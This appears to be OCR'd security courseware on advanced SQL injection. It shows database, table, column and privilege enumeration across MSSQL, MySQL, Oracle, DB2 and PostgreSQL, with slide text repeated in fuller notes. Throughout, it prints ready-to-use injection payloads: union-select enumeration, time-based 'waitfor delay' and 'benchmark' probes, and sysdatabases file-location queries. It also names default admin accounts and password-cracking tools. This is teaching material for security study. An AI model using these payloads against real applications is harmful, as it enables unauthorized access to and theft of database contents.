
Launch SQL Injection Attacks

Advanced SQL Injection

Advanced SQL Injection

The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS to take over the target machine and use it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, and so on. The attacker can further compromise the entire target network by installing Trojans and planting keyloggers.



Database, Table, and Column Enumeration

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

- Default administrator accounts include **sa**, **system**, **sys**, **dba**, **admin**, **root** and so on
- The **dbo** is a user that has implied permissions to perform all activities on the database
- Any object created by any member of the **sysadmin** fixed server role automatically belongs to the **dbo**

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where
xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MSSQL

```
SELECT name FROM syscolumns WHERE
id = (SELECT id FROM sysobjects
WHERE name = 'tablename')
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename'
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename'
```

PostgreSQL

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename'
AND pg_class.oid=attrelid
AND attnum > 0
```

Database, Table, and Column Enumeration

Attackers use various SQL queries to enumerate database, table names, and columns. The information obtained by the attacker after enumeration can be used to obtain sensitive data from the database, modify data (insert/update/delete), execute admin-level operations on the database, and even retrieve the content of a given file present on the DBMS file system.

The following techniques are used by an attacker to perform enumeration:

- **Identify User Level Privilege**

  There are several SQL built-in scalar functions that will work in most SQL implementations:

  ```
  user  or current_user, session_user, system_user
  ' and 1 in (select user ) --
  '; if user ='dbo' waitfor delay '0:0:5 '--
  ' union select if( user() like 'root@%',
  benchmark(50000,sha1('test')), 'false' );
  ```

- **DB Administrators**

  Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

- **Discover DB Structure**

  Determine table and column names

  ```
  ' group by columnnames having 1=1 --
  ```

  Discover column name types

  ```
  ' union select sum(columnname ) from tablename --
  ```

  Enumerate user defined tables

  ```
  ' and 1 in (select min(name) from sysobjects where xtype = 'U' and
  name > '.') –
  ```

- **Column Enumeration in DB**
  - **MSSQL**

    ```
    SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
    WHERE name = 'tablename')
    ```

    ```
    sp_columns tablename
    ```

  - **MySQL**

    ```
    show columns from tablename
    ```

  - **Oracle**


    ```
    SELECT * FROM all_tab_columns WHERE table_name='tablename'
    ```

  - **DB2**

    ```
    SELECT * FROM syscat.columns WHERE tabname= 'tablename'
    ```

  - **PostgreSQL**

    ```
    SELECT attnum,attname from pg_class, pg_attribute WHERE relname=
    'tablename' AND pg_class.oid=attrelid AND attnum > 0
    ```



Advanced Enumeration

Oracle

- SYS.USER_OBJECTS
- SYS.TABLES, SYS.USER_TABLES
- SYS.USER_VIEWS
- SYS.ALL_TABLES
- SYS.COLUMNS
- SYS.USER_OBJECTS

MS Access

- MsysACEs
- MsysObjects
- MsysQueries
- MsysRelationships

MySQL

- mysql.user
- mysql.db
- mysql.tables_priv

MSSQL Server

- sysobjects
- syscolumns
- systypes
- sysdatabases

Tables and columns enumeration in one query

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1,
1, '1', 1, 1, 1, 1, 1  from sysobjects, syscolumns, systypes where sysobjects.xtype =
'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name) from  master.dbo.sysdatabases where name >'.' ) --
```

File location of databases

```
' and 1 in (select min(filename) from master.dbo.sysdatabases where filename >'.' ) --
```

Advanced Enumeration

Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used to gain unauthorized access. An attacker can crack passwords using various tools such as L0phtCrack, ophcrack, RainbowCrack, John the Ripper, and so on. Attackers use buffer overflows to determine the vulnerabilities of a system or a network.

The following database objects are used for enumeration:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TABLES, SYS.USER_TABLES	MsysObjects	mysql.db	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.tables_priv	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.COLUMNS			
SYS.USER_OBJECTS			

Table 15.3: List of database objects

Examples:

- **Tables and columns enumeration in one query**

  ```
  ' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
  systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects,
  syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id
  = syscolumns.id AND syscolumns.xtype = systypes.xtype --
  ```

